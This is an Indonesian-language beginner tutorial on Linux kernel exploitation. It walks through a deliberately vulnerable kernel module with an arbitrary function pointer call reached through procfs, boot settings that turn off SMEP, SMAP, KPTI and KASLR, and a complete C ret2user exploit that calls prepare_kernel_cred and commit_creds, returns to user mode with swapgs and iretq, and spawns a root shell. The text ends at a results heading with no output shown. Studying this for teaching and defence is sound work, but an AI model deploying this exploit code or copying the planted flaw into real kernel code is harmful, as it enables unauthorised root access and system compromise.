Exploitasi Linux Kernel untuk Pemula : Arbitrary Function Pointer Call

by : Antonius
https://www.bluedragonsec.com
https://github.com/bluedragonsecurity

Untuk contoh kali ini teknik exploitasi dilakukan pada linux kernel 5.15 yang berjalan pada lubuntu 20.04.5 dengan proteksi linux kernel yang dimatikan. Teknik yang akan kita lakukan kali ini akan menyebabkan kernel panic pada linux kernel 6.2 ke atas. Untuk mengikuti panduan ini disarankan menggunakan linux kernel 5.15 ke bawah.

Di contoh kali ini kita akan melakukan teknik exploitasi dasar di linux kernel dengan jenis vulnerability arbitrary function pointer call. Vulnerability ini terdapat pada lkm (loadable kernel module) yang akan kita siapkan nanti yang akan dimuat pada linux kernel.

Arbitrary Function Pointer Call adalah sebuah kerentanan keamanan di mana penyerang berhasil memanipulasi nilai dari sebuah *function pointer* (penunjuk fungsi) di dalam kernel Linux agar mengarah ke alamat memori yang mereka kendalikan.

Pada contoh kali ini kita akan mengeksploitasi suatu kernel module yang memiliki vulnerability arbitrary function pointer call, di mana pintu masuknya adalah melalui procfs. Strategi yang akan kita lakukan adalah dengan mengarahkan alur eksekusi kernel agar mengeksekusi prepare_kernel_cred yang diikuti dengan commit_creds yang berguna untuk privilege elevation, selanjutnya konteks eksekusi akan diarahkan kembali ke user space secara reliable agar mendarat pada fungsi spawn shell yang telah kita siapkan. Teknik exploitasi yang akan kita gunakan ini disebut dengan ret2user.

Proteksi pada Linux Kernel yang Harus Dinonaktifkan

Agar teknik ret2user bisa berhasil berikut ini adalah beberapa proteksi pada linux kernel yang perlu dinonaktifkan :

KPTR_RESTRICT (Kernel Pointer Restriction)
Ini adalah parameter kernel yang mengatur apakah alamat memori kernel bisa dibaca melalui /proc/kallsyms atau /proc/modules.
Jika penyerang tidak bisa membaca alamat memori pada file ini maka penyerang akan kesulitan mengetahui di mana alamat fungsi yang akan digunakan di kernel space.

SMAP (Supervisor Mode Access Prevention)
Mitigasi ini mencegah kernel mengakses (membaca atau menulis) data di alamat user-space.
Ketika mitigasi ini aktif, maka teknik ret2user klasik yang akan kita lakukan nanti akan gagal karena data yang telah kita siapkan sebelumya pada tahap save_state akan gagal diambil nilainya oleh kernel (user_ss, user_sp, user_rflags, user_cs).


SMEP (Supervisor Mode Execution Prevention)

Mitigasi ini mencegah kernel mengeksekusi instruksi yang terletak di halaman memori yang ditandai sebagai milik user-space.
Mitigasi ini akan menggagalkan metode ret2user klasik karena kernel tidak lagi diizinkan melompat ke shellcode yang disiapkan di memori user.

Menonaktifkan Proteksi pada Linux Kernel dan Mengaktifkan Debugging

Untuk contoh kali ini, kita akan mengexploitasi lubuntu 20.04.5 dengan linux kernel 5.15.0-139-generic yang dijalankan pada virtualbox dengan host os kali linux 2025.4.

Berikut ini konfigurasi virtualbox untuk debugging :



Selanjutnya download vmlinuz-5.15.0-46-generic dari guest os ke host os.

Selanjutnya edit grub untuk mengaktifkan linux kernel debugging dan disable proteksi smap,smep, kpti dan kaslr, gunakan GRUB_CMDLINE_LINUX_DEFAULT ini di grub :

GRUB_CMDLINE_LINUX_DEFAULT="kgdboc=ttyS0,115200 kgdbwait nosmep nosmap nokaslr nopti ima_appraise=off ima_policy=tcb"

Selanjutnya :
sudo update-grub
sudo reboot
Saat booting, lakukan ini di host os sebagai user root :
socat -d -d UNIX-CLIENT:/tmp/vbox_debug TCP-LISTEN:1234 &
gdb ./vmlinuz-5.15.0-139-generic
target remote :1234
c

Setelah masuk kembali ke lubuntu, buka terminal lalu matikan kptr_restrict agar user biasa bisa membaca alamat memori yang terdapat pada /proc/kallsyms dan /proc/modules :

```
sudo su
sysctl -w kernel.kptr_restrict=0
sysctl -w kernel.perf_event_paranoid=1
```

Modul Kernel Vulnerable

Berikut ini adalah source code lkm yang vulnerable terhadap arbitrary function pointer call, source code vuln.c :

```
/* arbitrary function pointer call */
#include <linux/module.h>
#include <linux/kernel.h>
#include <linux/proc_fs.h>
#include <linux/slab.h>
#include <linux/uaccess.h>

struct vuln_obj {
   char padding[8];
   void (*callback)(void);
};

struct vuln_obj *g_obj = NULL;

static ssize_t proc_alloc(struct file *file, const char __user *buf, size_t count, loff_t *ppos) {
   unsigned long user_addr;

   if (g_obj) kfree(g_obj);
   g_obj = kmalloc(sizeof(struct vuln_obj), GFP_KERNEL);

   if (copy_from_user(&user_addr, buf, sizeof(unsigned long)))
      return -EFAULT;

   g_obj->callback = (void (*)(void))user_addr;
   printk(KERN_INFO "[vuln] Objek allocated . Callback is at : %p\n", g_obj->callback);
   return count;
}

static ssize_t proc_use(struct file *file, char __user *buf, size_t count, loff_t *ppos) {
   if (g_obj && g_obj->callback) {
      printk(KERN_INFO "[vuln] Running callback at Ring 0...\n");
      g_obj->callback();
   }
   return count;
}
```

```
static const struct proc_ops alloc_fops = { .proc_write = proc_alloc };
static const struct proc_ops use_fops   = { .proc_read  = proc_use };

static int __init vuln_init(void) {
   proc_create("vuln_alloc", 0666, NULL, &alloc_fops);
   proc_create("vuln_use",   0666, NULL, &use_fops);
   printk(KERN_INFO "[vuln] loaded\n");
   return 0;
}

static void __exit vuln_exit(void) {
   remove_proc_entry("vuln_alloc", NULL);
   remove_proc_entry("vuln_use", NULL);
   if (g_obj) kfree(g_obj);
}

module_init(vuln_init);
module_exit(vuln_exit);
MODULE_LICENSE("GPL");
```

Berikut ini adalah Makefile untuk lkm di atas :

```
obj-m += vuln.o
KDIR := /lib/modules/$(shell uname -r)/build
PWD := $(shell pwd)
ccflags-y := -Wno-declaration-after-statement

all:
	$(MAKE) -C $(KDIR) M=$(PWD) modules

clean:
	$(MAKE) -C $(KDIR) M=$(PWD) clean

debug:
	$(MAKE) -C $(KDIR) M=$(PWD) modules EXTRA_CFLAGS="-g -DDEBUG"

install:
	sudo insmod vuln.ko

uninstall:
	sudo rmmod vuln
```

Selanjutnya compile dan insmod :

```
sudo su
make
insmod vuln.ko
```

Analisis Kerentanan

Pada source code lkm di atas terdapat vulnerability pada fungsi proc_alloc dan proc_use.
Pada awal source code lkm di atas terdapat deklarasi objek berupa struktur di mana salah satu anggota di dalam struktur adalah berupa function pointer :

```
struct vuln_obj {
   char padding[8];
   void (*callback)(void);
};
```

Selanjutnya didefinisikan objek dengan nama g_obj berupa struktur di atas.

```
struct vuln_obj *g_obj = NULL;
```

Kerentanan pada proc_alloc

Selanjutnya, pada fungsi proc_alloc g_objek dialokasikan di kernel space dengan kmalloc :

```
g_obj = kmalloc(sizeof(struct vuln_obj), GFP_KERNEL);
```

Selanjutnya terdapat penggunaan copy_from_user yang menyalin data dari user space ke user_addr tanpa ada filter :

```
if (copy_from_user(&user_addr, buf, sizeof(unsigned long)))
      return -EFAULT;
```

Selanjutnya data dari userspace tersebut akan disimpan di dalam anggota struktur yaitu callback di kernel space, di sini digunakan type casting (void (*)(void)) agar data tersebut tersimpan sebagai suatu function pointer.

```
g_obj->callback = (void (*)(void))user_addr;
```

Kode di atas dimulainya kerentanan di mana data callback di kernel space diisi dengan suatu alamat function pointer di user space yang bisa saja mengandung kode jahat.

Sampai sini, bahaya belum muncul karena belum ada trigger yang memicu kerentanan di atas.

Kerentanan pada proc_use

Pada fungsi ini terdapat trigger yang memicu kesalahan pemrograman pada proc_alloc.

```
static ssize_t proc_use(struct file *file, char __user *buf, size_t count, loff_t *ppos) {
   if (g_obj && g_obj->callback) {
      printk(KERN_INFO "[vuln] Running callback at Ring 0...\n");
      g_obj->callback();
   }
```

```
    return count;
}
```

Perhatikan pada baris ini :

g_obj→callback();

di sini terdapat pemanggilan terhadap function pointer yang berasal dari user space tadi.

Rencana Exploitasi

Jalan masuk untuk mengeksploitasi kerentanan di atas adalah melalui procfs, Yang akan kita lakukan adalah dengan mengirim data berupa function pointer ke arah kode jahat kita melalui /proc/vuln_alloc. Kode jahat kita nantinya akan berisi rutin untuk privilege escalation dengan mengubah kredensial menjadi root, setelah data kita dialokasikan, selanjutnya kita tinggal trigger untuk pemanggilan kode jahat kita melalui /proc/vuln_use.

Pembuatan Exploit

Ok sebelumnya kita telah menonaktifkan proteksi kernel seperti smep, smap, kpti,kaslr dan menonaktifkan kptr_restrict, sehingga kita bisa menggunakan teknik ret2user.

ret2user (return to user) adalah teknik *privilege escalation* di Linux kernel di mana penyerang mengarahkan alur eksekusi kernel agar CPU mengeksekusi kode jahat yang berada di alamat memori yang terdapat pada user space, tetapi dengan privilege kernel (ring 0).

Untuk mengeksekusi teknik ret2user secara reliable berikut ini tahapan yang akan kita siapkan di exploit kita :

1. Save State
2. Pembacaan alamat memori dari /proc/kallsyms
3. Alokasi dan penulisan kode jahat di memori
4. Trigger arbitrary function pointer call
5. Selanjutnya konteks eksekusi akan berada di user space yang diikuti dengan spawn shell

1. Save State

Oya, sebelumnya penyerang perlu menyiapkan save state dengan tujuan agar konteks eksekusi kernel bisa dikembalikan ke user space saat memanggil iretq.

iretq (Interrupt Return 64-bit) adalah instruksi yang digunakan CPU untuk keluar dari mode kernel (Ring 0) dan kembali ke mode user (Ring 3) dengan memulihkan seluruh konteks eksekusi yang sebelumnya disimpan di stack.

Saat CPU beralih dari **User Mode** (Ring 3) ke **Kernel Mode** (Ring 0), nilai-nilai register segmen berubah untuk mencerminkan hak akses yang lebih tinggi. Masalahnya, instruksi iretq (Interrupt Return) yang kita gunakan di akhir *payload* mengharuskan kita untuk menyediakan peta jalan kembali ke User Mode.

iretq akan mengambil 5 nilai dari stack secara berurutan untuk memulihkan kondisi CPU:

1. **RIP** (Instruction Pointer/Alamat kode selanjutnya) **:** Alamat kode yang akan dijalankan di User Mode
2. **CS** (Code Segment) **:** Menentukan level hak akses (Ring 3).
3. **RFLAGS** (Status prosesor) : Memulihkan status flag (seperti interupsi).
4. **RSP** (Stack Pointer) **:** Mengembalikan posisi stack ke area memori user
5. **SS** (Stack Segment) **:** Segmen stack untuk User Mode.

Oleh karena ini kita perlu menyiapkan fungsi yang kita sebut saja save_state di mana fungsinya adalah untuk menyiapkan sementara semua data yang dibutuhkan untuk mengembalikan konteks eksekusi ke ring 3 nanti.

Berikut ini fungsi save_state yang perlu kita siapkan :

```
void save_state() {
    __asm__(
        ".intel_syntax noprefix;"
        "mov user_cs, cs;"
        "mov user_ss, ss;"
        "mov user_sp, rsp;"
        "pushf;"
        "pop user_rflags;"
        ".att_syntax;"
    );
}
```

Karena secara default kode asm yang bisa digunakan pada _asm_ adalah at&t syntax maka kita perlu prefix : **.intel_syntax noprefix;** dengan tujuan mengubah konvensi penulisan ke intel syntax (karena saya lebih terbiasa dengan intel syntax dibanding at&t syntax).

Misal di sini : **mov user_cs, cs**

kita simpan nilai code segment (register 16 bit) ke variabel user_cs yang telah kita definisikan sebelumnya : unsigned long user_cs

2. Pembacaan alamat memori dari /proc/kallsyms

Selanjutnya, kita akan mengambil alamat memori fungsi prepare_kernel_cred dan commit_creds pada /proc/kallsyms

commit_creds_ptr = get_symbol("commit_creds");

prepare_kernel_cred_ptr = get_symbol("prepare_kernel_cred");

Kedua fungsi ini nanti akan kita gunakan pada kode jahat kita.

3. Alokasi dan penulisan kode jahat di memori

Fungsi payload yang akan kita persiapkan memiliki 2 tahapan :

1. Kode jahat untuk privilege escalation

2. Rutin untuk mengubah konteks eksekusi ke user mode.

1. Kode jahat untuk privilege escalation

Kode jahat yang bisa digunakan untuk privilege escalation adalah dengan menggunakan fungsi prepare_kernel_cred yang kemudian diikuti dengan commit_creds.

Di dalam kernel Linux, setiap proses memiliki struktur data bernama struct cred. Struktur ini menyimpan semua informasi terkait keamanan proses tersebut, seperti: uid. gid, euid dan capabilities.

Untuk melakukan privilege escalation pada proses yang sedang dijalankan bisa dengan mengubah uid dan gid menjadi 0 atau euid menjadi 0 atau capabilities menjadi CAP_SYS_ADMIN.

prepare_kernel_cred()

Dengan prepare_kernel_cred selain mempersiapkan uid dan gid menjadi 0, juga akan mempersiapkan euid dan egid menjadi 0 dan semua capabilities menjadi maksimal.

commit_creds()

Setelah semua dipersiapkan dengan prepare_kernel_cred() maka selanjutnya fungsi commit_cred() digunakan untuk mengubah uid, gid, euid dan capabilities berdasarkan persiapan sebelumnya di prepare_kernel_cred().

Berikut ini payload assembly yang akan kita eksekusi :

.intel_syntax noprefix
digunakan untuk mengubah konvensi penulisan dari at&t menjadi intel

cli
Clear Interrupt Flag. Menonaktifkan interupsi agar eksekusi tidak terganggu.

and rsp, -0x10
Melakukan alignment stack ke 16-byte (standar ABI x86_64).

mov rax, prepare_kernel_cred_ptr
Mengambil alamat fungsi prepare_kernel_cred, disimpan pada register rax.

xor rdi, rdi
exlusive or rdi dengan rdi sehingga rdi = 0 (argumen pertama fungsi). prepare_kernel_cred(NULL) membuat kredensial root.

call rax
Memanggil fungsi prepare_kernel_cred. Hasilnya (pointer kredensial) disimpan di RAX.

mov rdi, rax
Memindahkan hasil (kredensial baru) ke RDI sebagai argumen untuk fungsi berikutnya.

mov rax, commit_creds_ptr
Mengambil alamat fungsi commit_creds, disimpan pada register rax

call rax
Memanggil fungsi commit_creds(new_cred). Setelah pemanggilan fungsi ini, proses exploit sudah punya izin root.

Setelah tahap commit_creds dilakukan, kredensial untuk proses exploit kita yang sedang berjalan telah berubah menjadi root.

Pada tahap ini konteks eksekusi masih merupakan konteks kernel, tahap selanjutnya adalah mengembalikan konteks eksekusi ke user mode, kita menggunakan instruksi assembly : iretq (Interrupt Return 64-bit) untuk mengembalikan konteks ke user mode.

2. Rutin untuk mengubah konteks eksekusi ke user mode.

Untuk mengembalikan konteks eksekusi menjadi user mode kita gunakan instruksi assembly berikut ini

swapgs
Menukar GS register kembali ke User GS. Sangat penting untuk stabilitas sistem.
Dalam konteks Linux Kernel, register GS memegang peranan yang sangat kritikal dalam membedakan antara User Mode dan Kernel Mode.

Di user space, register GS biasanya digunakan oleh glibc untuk menyimpan thread local storage, sedangkan di kernel space, register GS digunakan untuk sebagai penunjuk ke struktur per_cpu di linux kernel.

Instruksi swapgs perlu dilakukan sebelum instruksi iretq saat transisi dari kernel space ke user space, instruksi ini akan mengembalikan isi register GS seperti saat di user mode.

mov rax, user_ss
Mengambil Stack Segment user yang disimpan tadi untuk disimpan di register rax

push rax
Push isi register rax ke stack (bagian dari IRETQ frame).

mov rax, user_sp
Mengambil Stack Pointer user yang asli untuk disimpan ke reax

push rax
Push isi register rax ke stack (bagian dari IRETQ frame).

mov rax, user_rflags
Mengambil status Flags user tadi untuk disimpan di register rax

push rax
Push ke stack (bagian dari IRETQ frame).

mov rax, user_cs
Mengambil Code Segment user yang kita simpan tadi.

push rax
Push ke stack (bagian dari IRETQ frame).

lea rax, [rip + spawn_shell]
Mengambil alamat fungsi spawn_shell dalam program kita.

push rax
Push alamat return sebagai RIP (Instruction Pointer).

iretq
Instruksi Interrupt Return. Pada tahap ini, cpu membaca stack di atas dan kembali ke user mode.

.att_syntax
Mengembalikan mode penulisan ke at&t

Berikut ini payload keseluruhan kode jahat yang akan kita eksekusi dan diikuti pengembalian ke user mode :

```
void __attribute__((naked)) payload() {
   __asm__(
      ".intel_syntax noprefix;"
      "cli;"
      "and rsp, -0x10;"
      "mov rax, prepare_kernel_cred_ptr;"
      "xor rdi, rdi;"
      "call rax;"
      "mov rdi, rax;"
      "mov rax, commit_creds_ptr;"
      "call rax;"

      "swapgs;"
```

```
        "mov rax, user_ss;"
        "push rax;"
        "mov rax, user_sp;"
        "push rax;"
        "mov rax, user_rflags;"
        "push rax;"
        "mov rax, user_cs;"
        "push rax;"
        "lea rax, [rip + spawn_shell];"
        "push rax;"
        "iretq;"
        ".att_syntax;"
    );
}
```

Pada payload di atas kita tambahkan atribut naked agar compiler tidak menambahkan kode tambahan ke kode assembly kita yang bisa menyebabkan eksploitasi tidak reliable.

Setelah payload di atas disiapkan, pintu masuk untuk menulis function pointer ke arah payload adalah melalui /proc/vuln_alloc (berdasarkan kode lkm yang vulner).

Selanjutnya, kita tinggal mengirimkan data berupa alamat function pointer payload ke kernel space dengan cara write ke /proc/vuln_alloc :

```
unsigned long my_payload = (unsigned long)payload;

int fd_alloc = open("/proc/vuln_alloc", O_WRONLY);

write(fd_alloc, &my_payload, sizeof(unsigned long));
```

4. Trigger arbitrary function pointer call

Setelah tahap penyimpanan alamat function pointer payload tersimpan di kernel, kita perlu melakukan trigger agar fungsi payload dipanggil oleh privileged code (lkm).

```
int fd_use = open("/proc/vuln_use", O_RDONLY);

char buf[1];

read(fd_use, buf, 1);
```

Untuk trigger pemanggilan payload kita, pintu masuknya adalah /proc/vuln_use, Kita lakukan operasi open pada vuln_use untuk disimpan di file deskriptor fd_use kemudian dilakukan read() untuk memicu trigger agar fungsi payload dijalankan.

5. Selanjutnya konteks eksekusi akan berada di user space yang diikuti dengan spawn shell

Karena pada payload terdapat instruksi IRETQ maka konteks eksekusi akan dikembalikan ke user mode.

Pada fungsi payload, RIP sudah diarahkan untuk menjalankan fungsi spawn_shell, Berikut ini fungsi spawn_shell :

```
void spawn_shell() {
   if (getuid() == 0) {
      execl("/bin/sh", "sh", NULL);
   } else {
      printf("\n[-] Failed %d\n", getuid());
   }
   exit(0);
}
```

Fungsi spawn shell di atas akan dijalankan sebagai user root, Setelah execl seharusnya proses eksploitasi untuk privilege escalation sudah berhasil.

Berikut ini kode exploit lengkap untuk privilege escalation dengan memanfaatkan kerentanan arbitrary function pointer call pada lkm vuln :

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <fcntl.h>
unsigned long user_cs, user_ss, user_rflags, user_sp;
unsigned long commit_creds_ptr, prepare_kernel_cred_ptr;
void save_state() {
   __asm__(
      ".intel_syntax noprefix;"
      "mov user_cs, cs;"
      "mov user_ss, ss;"
      "mov user_sp, rsp;"
      "pushf;"
      "pop user_rflags;"
      ".att_syntax;"
   );
```

```
}
unsigned long get_symbol(char *name) {
    FILE *f = fopen("/proc/kallsyms", "r");
    char addr_str[20], type, sym[64];
    while (fscanf(f, "%s %c %s", addr_str, &type, sym) > 0) {
        if (!strcmp(sym, name)) { fclose(f); return strtoull(addr_str, NULL, 16); }
    }
    return 0;
}
void spawn_shell() {
    if (getuid() == 0) {
        execl("/bin/sh", "sh", NULL);
    } else {
        printf("\n[-] Failed %d\n", getuid());
    }
    exit(0);
}
void __attribute__((naked)) payload() {
    __asm__(
        ".intel_syntax noprefix;"
        "cli;"
        "and rsp, -0x10;"
        "mov rax, prepare_kernel_cred_ptr;"
        "xor rdi, rdi;"
        "call rax;"
        "mov rdi, rax;"
        "mov rax, commit_creds_ptr;"
        "call rax;"
        "swapgs;"
        "mov rax, user_ss;"
```

```
        "push rax;"
        "mov rax, user_sp;"
        "push rax;"
        "mov rax, user_rflags;"
        "push rax;"
        "mov rax, user_cs;"
        "push rax;"
        "lea rax, [rip + spawn_shell];" // return address
        "push rax;"
        "iretq;"
        ".att_syntax;"
    );
}
int main() {
    save_state();
    commit_creds_ptr = get_symbol("commit_creds");
    prepare_kernel_cred_ptr = get_symbol("prepare_kernel_cred");
    if (!commit_creds_ptr) {
        printf("[-] failed to get symbol !\n");
        return -1;
    }
    unsigned long my_payload = (unsigned long)payload;
    int fd_alloc = open("/proc/vuln_alloc", O_WRONLY);
    write(fd_alloc, &my_payload, sizeof(unsigned long));
    printf("[*] Triggering\n");
    int fd_use = open("/proc/vuln_use", O_RDONLY);
    char buf[1];
    read(fd_use, buf, 1);
    return 0;
}
```

Compile exploit di atas :

gcc -o exploit exploit.c -no-pie -static -fno-stack-protector

Penggunaan flag static pada kompilasi exploit di atas sangat penting, Dengan flag static tujuanya untuk memastikan bahwa transisi saat proses exploitasi tidak terhambat oleh masalah *loader* atau variabel lingkungan LD_LIBRARY_PATH.

Selanjutnya kita tinggal mencoba menjalankan exploit di atas :

./exploit

Hasilnya :